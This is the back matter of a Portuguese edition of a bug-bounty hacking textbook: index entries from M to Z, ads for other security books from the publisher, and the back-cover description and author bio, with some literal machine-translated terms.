- MFA. Consulte autenticação multifatorial (MFA)
- Miessler, Daniel, 372
- mapeamento mental, 59
- processo de mitigação, 19-21
- mkdir, 83
- aplicativos móveis, 6
- hacking móvel, 347-354
- Estrutura de segurança móvel, 353
- MongoDB, 199
- sistema de monitoramento, 318
- autenticação multifatorial (MFA), 276-277, 280
- multithreading, 206
- MySQL, 188, 196, 198, 201
- ## N
- Namecheap, 223
- Netcat, 219
- NetRange, 66
- perímetro da rede, 214
- varredura de rede, 215, 224-228
- NoSQL, 188, 199-201
- Injeções de NoSQL, 199-201
 - NoSQLMap, 200
- nslookup, 66, 222
- Origem NULL, 297-298, 303-305
- ## O
- OAuth, 141, 312-316, 320-321
- redirect_uri, 313-316
- programação orientada a objetos
- idiomas, 234
- Obsidiana, 59
- Segurança ofensiva, 120
- redirecionamento aberto, 131-141, 221, 314-316, 338, 342-343
- cadeia de redirecionamento aberta, 315
 - redirecionamentos abertos baseados em parâmetros, 135
 - redirecionamentos abertos baseados em referenciador, 132, 135
- sistema operacional, 46, 62
- OSINT, 77
- solicitações de saída, 228, 249, 252
 - interação fora da banda, 289
 - técnicas fora de banda, 219
 - redirecionamento de saída, 83-84
- OWASP, 28, 72
- Guia de revisão de código, 336
 - Ferramenta de verificação de dependência, 340
 - Folha de dicas de desserialização, 244
 - IoTGoat, 122
 - Guia de teste de segurança móvel, 348
 - Fraude de prevenção de injeção de SQL
 - folha, 195
- Guia de teste de segurança na Web, 367
- Folha de dicas de evasão de filtro XSS, 128
 - Folha de dicas de prevenção de XSS, 120

P

consultas parametrizadas, 192. *Veja também declarações preparadas* diretório pai, 279, 325 varredura passiva, 69-70. *Consulte também varredura ativa* quebra de senhas, 269 Pastebin, 77-78, 324, 327-328 pastebin-scraping, 328 PasteHunter, 78, 328 sites de despejo de pasta, 327 enumeração de caminhos, 374-375 path traversal, 177, 279, 325, 366-367. *Consulte também* passagem de diretório Variável PATH, 81 correspondência de padrões, 89 carga útil, 41, 54, 154 pagamentos, 9-11 Periscópio, 153 permissões, 178 permutações, 69, 74-75 phishing, 129, 132, 140, 309 PHP, 61, 70-71, 232-241 ExtendsClass, 232 instânciação, 235, 239 métodos mágicos, 235-238 vulnerabilidades de injeção de objeto, 233, 238 unserialize(), 235 invólucros, 259 phpmyadmin, 70, 79 PHPSESSID, 79 POC. *Veja prova de conceito* Cadeia POP. *Consulte cadeia de programação orientada por propriedade* pop-up, 154 porta, 35 número da porta, 35, 296 varredura de portas, 62, 69 Carteiro, 362 postMessage(), 298-306 declarações preparadas, 192-194 princípio do menor privilégio, 201, 210, 288 rede privada, 218. *Veja também interna Ajuda do programador de rede*, 273

programação, 44 expressão, 262 loop for, 93

biblioteca de funções, 96

funções, 87

declarações if-else, 86

programas interativos, 97

declaração, 262

loop while, 98

Projeto Sonar, 70

prova de conceito (POC), 18

geração de POC, 174

cadeia de programação orientada a propriedades, 238-239

protocolo, 43, 120, 296, 325

procuração, 46, 52, 72, 348

serviços de procuração, 216

proxy da web, 45

relatórios divulgados publicamente, 25. *Veja também registro*

vulnerabilidades divulgadas publicamente, 324

Python, 44, 244-245, 262-273, 289-292

dicionário, 272

objeto, 270

Q

Quora, 77

R

condições de corrida, 205-212, 366, 370

randomização, 178

limitação de taxa, 365-366, 378

RCE. *Consulte execução remota de código (RCE) máquinas acessíveis, 224*

recon. *Veja reconhecimento*

Reconhecimento, 25, 61-107, 243, 360, 369

APIs de reconhecimento, 104

referência, 132-135, 141-163, 168-169, 315

regex. *Consulte expressão regular*

expressão regular, 77, 88-90, 221, 298, 338-339

constantes, 89

operadores, 89

RexEgg, 90

execução remota de código (RCE), 236-237, 283-293, 337

RCEs cegos, 288

RCEs clássicos, 288

- relatório afirma, 21
duplicado, 22
informativo, 22
relatórios inválidos, 26
bug de baixa gravidade, 26
mediação, 23
N/A, 22
precisa de mais informações, 22
resolvido, 23
triagem, 22 Transferência de estado representacional (REST), 357
bloqueios de recursos, 210
REST. *Consulte* Transferência de estado representacional (REST)
programação orientada a retorno, 241
engenharia reversa, 6
concha reversa, 285
dispositivo com root, 6
RSA, 42
- S**
- S3. *Consulte* Amazon
S3 safe concurrency, 206
política de mesma origem (SOP), 43, 295-306
SameSite, 149-152, 159-160
SAML. *Consulte* SAML (Security Assertion Markup Language)
caixa de areia
ambiente sandbox, 265-166
escape da caixa de areia, 269-273
higienização, 114
SAST. *Consulte* teste de segurança de análise estática (SAST)
SCA. *Consulte* análise de composição de software (SCA)
scanner, 72
agendamento, 206
escopo, 9-13, 26
descoberta de escopo, 65
mecanismo de busca, 63
SecLists, 68, 372
ponte secreta, 325
chave secreta, 40
sistema de armazenamento secreto, 325
Protocolo Secure Shell (SSH), 218, 225, 227
- Secure Sockets Layer (SSL), 67, 349 Security Assertion Markup Language (Linguagem de marcação de asserção de segurança) (SAML), 309
SAML Raider, 320
Assinatura SAML, 311
contexto de segurança, 302
patches de segurança, 340
programa de segurança, 4
vazamentos de dados confidenciais, 312
informações confidenciais, 324
serialização, 232. *Consulte também* desserialização string serializada, 233
servidor, 34, 79. *Consulte também* cliente registros do servidor, 64
status do servidor, 64
falsificação de solicitação no lado do servidor (SSRF), 213-229, 278
SSRF cego, 214
injeções de modelo no lado do servidor (SSTIs), 261-274
vulnerabilidades no lado do servidor, 6
banner de serviço, 218
enumeração de serviços, 69
provedor de serviços, 309
sessão, 39-40
cookie de sessão, 115, 156-160, 162-172, 308-309, 318-321.
Consulte também ID da sessão ID da sessão, 39. *Consulte também* sessão biscoito gerenciamento de sessões, 39
Shaw, Zed, 44
shebang, 80 shell
comandos, 285
intérprete, 62
Shopify, 359
assinatura, 40-43, 311-312, 319-321, 351
single sign-on (SSO), 307-321 SSO de sessão compartilhada, 308-309
SlideShare, 77
Snapper, 71, 316
SOAP, 358
engenharia social, 119, 132
Social-Engineer Toolkit, 154 análise de composição de software (SCA), 340 ataque à cadeia de suprimentos de software, 288

SOP. <i>Consulte</i> política de mesma origem (SOP) revisão de código-fonte, 76, 328, 335-346, 351, 378. <i>Veja também</i> teste de segurança de análise estática (SAST), análise de código estático	subdomínios irmãos, 296 enumeração de subdomínios, 68-69, 379 aquisição de subdomínios, 308-309,
comando source, 96	316-318
aranhamento, 62, 71	
Estrutura do Spring, 243	
SQL. <i>Consulte</i> SQL (Structured Query Language, Linguagem de consulta estruturada)	
Injeções de SQL, 187-203	
cego, 188, 195	
Baseado em booleano, 196	
clássico, 188, 195	
baseado em erros, 195	
de primeira ordem, 191	
inferencial, 196	
fora de banda, 188, 195	
de segunda ordem, 191	
baseado em tempo, 197	
Baseado na UNION, 195	
sqlmap, 202	
Squarespace, 316	
SSH. <i>Consulte</i> Protocolo Secure Shell (SSH) SSL. <i>Consulte</i> Secure Sockets Layer (SSL) Fixação de SSL. <i>Consulte</i> fixação de certificado SSO. <i>Consulte</i> logon único (SSO)	
SSRF. <i>Consulte</i> solicitação do lado do servidor	
falsificação (SSRF)	
SSRFmap, 220	
SSTIs. <i>Consulte</i> modelo do lado do servidor	
injeções (SSTIs)	
Stack Overflow, 77	
ação de mudança de estado, 149, 161	
teste de segurança de análise estática (SAST),	
346. <i>Veja também</i> revisão do código-fonte, análise de código estático	
análise de código estático, 378. <i>Consulte</i> também revisão de código-fonte, teste de segurança de análise estática (SAST)	
Linguagem de consulta estruturada (SQL), 187-188	
SubBrute, 68	
subdomínio, 64-65	

Nome alternativo do assunto, 67-68 Texto sublime, 59
superdomínio, 296
SVG, 253
Swagger, 363
Synack, 4, 8
sincronização, 210
erro de sintaxe, 123
raiz do sistema, 279

T

pilha de tecnologia, 6, 69, 78-79, 104
mecanismos de modelo, 261-266 Modelo Ruby
 incorporado
 (ERB), 266
 FreeMarker, 266
 Jinja, 262
 Smarty, 266
 Folha de tomilho, 266
 Galho, 266
injeções de modelo. *Consulte* injeções de modelo no lado
 do servidor (SSTIs)
comando de teste, 95
guias de teste, 28
serviço de terceiros, 308
fios, 206
vulnerabilidades de tempo de verificação/tempo de uso.
 Consulte condições de corrida limitação
de tempo, 366, 373-374
autenticação baseada em token, 40
falsificação de tokens, 40
Tomnomnom, 78
tplmap, 273
triagem, 8-9
truffleHog, 77, 328, 339
tupla, 270
Ponto dos tutoriais, 232
Twitter, 356

U

Desarquivador, 253
comportamento inesperado, 370
Unicode, 140
Unix, 46, 81, 100-102, 177, 249, 279,
 290, 292, 325, 372
Endereços não roteados, 228
URLs, 63
 URL absoluto, 133-134, 325

- componentes de, 136
URLs internos, 218
URLs adulterados, 136
URLs relativos, 133, 325
Fragmentos de URL, 118, 121, 266
Validação de URL, 133, 136
Depuração de USB, 351
entrada do usuário, 342
reparação da interface do usuário, 143. *Veja também*
roubo de cliques
- V**
- validação, 114
Cofre, 325
VBScript, 111
VDPs. *Consulte* programas de divulgação de vulnerabilidades (VDPs)
ViewDNS.info, 66
Exibir código-fonte, 79
ambiente virtual, 352
vulnerabilidades, 61
programas de divulgação de vulnerabilidades (VDPs), 10
relatório de vulnerabilidade, 16. *Veja também*
gravidade do write-up, 16
etapas para reproduzir, 18 scanners de vulnerabilidade, 25
- W**
- W3Schools, 188
WAF. *Consulte* firewall de aplicativo da Web (WAF)
Wappalyzer, 79
Máquina Wayback, 326
Waybackurls, 78
firewall de aplicativo da web (WAF), 288
desvio de WAF, 293
aplicativos da Web, 5
navegador da Web, 46
rastreamento na web, 71, 326
estruturas da web, 187
Webhooks, 216
serviço de hospedagem na web, 223
página da web, 34
Linguagem de descrição de serviços da Web (WSDL), 358, 362
shell da web, 202
Web spidering, 62, 71
Wfuzz, 370-371, 374-379
- wget, 285, 329
teste de caixa branca, 336. *Consulte também*
teste de caixa preta, teste de caixa cinza
whoami, 289
whois, 65
whois reverso, 65
whois.cymru.com, 67
Wikipedia, 63
curinga, 63, 101, 292, 297-299
Windows 353
WordPress, 7, 79, 280
artigo, 28
WSDL. *Consulte* Linguagem de descrição de serviços da Web (WSDL)
- X**
- Ataques de XInclude, 251, 254
XMind, 59
XML. *Consulte* XML (Extensible Markup Language)
Bomba XML, 258. *Consulte também* ataque de bilhões de risadas
Entidade externa XML (XXE), 247-260
XXE cego, 252
clássico XXE, 251
XMLHttpRequest, 128, 170
XmlLint, 259
X-Powered-By, 79, 324
XSS, 111-129
XSS cego, 116, 125
XSS refletido, 117, 343
auto-XSS, 119, 171
XSS armazenado, 115
Filtro XSS, 126
Caçador de XSS, 125
XSS poliglota, 124
Proteção XSS, 126
XXE. *Consulte* Entidade externa XML (XXE)
- Y**
- YAML, 234, 338
Ysoserial, 243
- Z**
- ZAP. *Consulte* Zed Attack Proxy (ZAP)
Zed Attack Proxy (ZAP), 47, 72-73, 174, 362, 374
comando zip, 254
zlib, 331

RECURSOS

Acesse <https://nostarch.com/bug-bounty-bootcamp/> para ver as erratas e obter mais informações.

Mais livros de conteúdo prático da




PRENSA SEM AMIDO




CAÇA A BUGS NO MUNDO REAL
A Field Guide to Web Hacking
(Guia de Campo para Hacking na Web) Por PETER YAWORSKI 264 pp., \$39.95 ISBN 978-1-59327-861-8




COMO HACKEAR COMO UM FANTASMA
Breaching the Cloud
Por SPARC FLOW
264 pp., US\$ 34,99
ISBN 978-1-71850-126-3




ATAQUE A PROTOCOLOS DE REDE
Guia do Hacker para Captura, Análise, Exploração
Por JAMES FORSHAW
336 pp., US\$ 49,95
ISBN 978-1-59327-750-5



HACKING PRÁTICO DE IOT
O GUIA DEFINITIVO PARA ATACAR A INTERNET DAS COISAS
Por FOTIOS CHANTZIS, IOANNIS STAIS, PAULINO CALDERON, EVANGELOS DEIRMENTZOGLOU, BEAU WOODS
464 págs., US\$ 49,99
ISBN 978-1-71850-090-7



BLACK HAT PYTHON, 2^a EDIÇÃO
PROGRAMAÇÃO PYTHON PARA HACKERS E PENTESTERS
Por JUSTIN SEITZ E TIM ARNOLD 216 pp., US\$ 44,99
ISBN 978-1-71850-112-6



SEGURANÇA NA WEB PARA DESENVOLVEDORES
Por MALCOLM McDONALD 216 pp., \$29.95 ISBN 978-1-59327-994-3

TELEFONE:
800.420.7240 OU
415.863.9900

EMAIL:
SALES@NOSTARCH.COM
WEB:
www.nostarch.com

"A base que você precisa para ter sucesso em recompensas por bugs".

-Ben Sadeghipour, diretor de educação de hackers da HackerOne

Um guia abrangente para qualquer hacker de aplicativos da Web, o *Bug Bounty Bootcamp* explora

As muitas vulnerabilidades dos aplicativos Web modernos e as técnicas práticas que você pode usar para explorá-las com sucesso. Ao final do livro, você estará pronto para colher os frutos dos programas de recompensa por bugs que as empresas criam para identificar vulnerabilidades em seus aplicativos.

Seu bootcamp começa com orientações sobre como escrever relatórios de bugs de alta qualidade e criando relacionamentos duradouros com organizações clientes. Em seguida, você montará um laboratório de hacking e mergulhará nos mecanismos de vulnerabilidades da Web, como XSS e injeção de SQL, aprendendo o que as causa, como explorá-las, onde encontrá-las e como contornar proteções. Você também explorará estratégias para coletar informações sobre um alvo e automatizar o reconhecimento com scripts bash. Por fim, você praticará técnicas avançadas, como hackear aplicativos móveis, testar APIs e analisar o código-fonte em busca de vulnerabilidades.

Ao longo do caminho, você aprenderá a:

Identificar e explorar com sucesso uma ampla gama de vulnerabilidades comuns da

Configure o Burp Suite para interceptar o tráfego e procurar bugs

Encadeie vários bugs para obter o máximo de impacto e maior pagamento

Ignorar mecanismos de proteção, como sanitização de i e listas de bloqueio

Automatize tarefas tediosas de caça a bugs com fuzzing e scripts bash

Configure um ambiente de teste de aplicativos Android

Milhares de violações de dados acontecem todos os anos. Ao compreender as vulnerabilidades e como elas ocorrem, você pode ajudar a evitar ataques mal-intencionados, proteger aplicativos e usuários e tornar a Internet um lugar mais seguro. Boahackeada!

Sobre o autor

VICKIE LI é desenvolvedora e pesquisadora de segurança que relatou vulnerabilidades da Web para organizações como Facebook, Yelp e Starbucks. Ela contribui para vários programas de treinamento on-line e para o desenvolvimento de soluções técnicas.

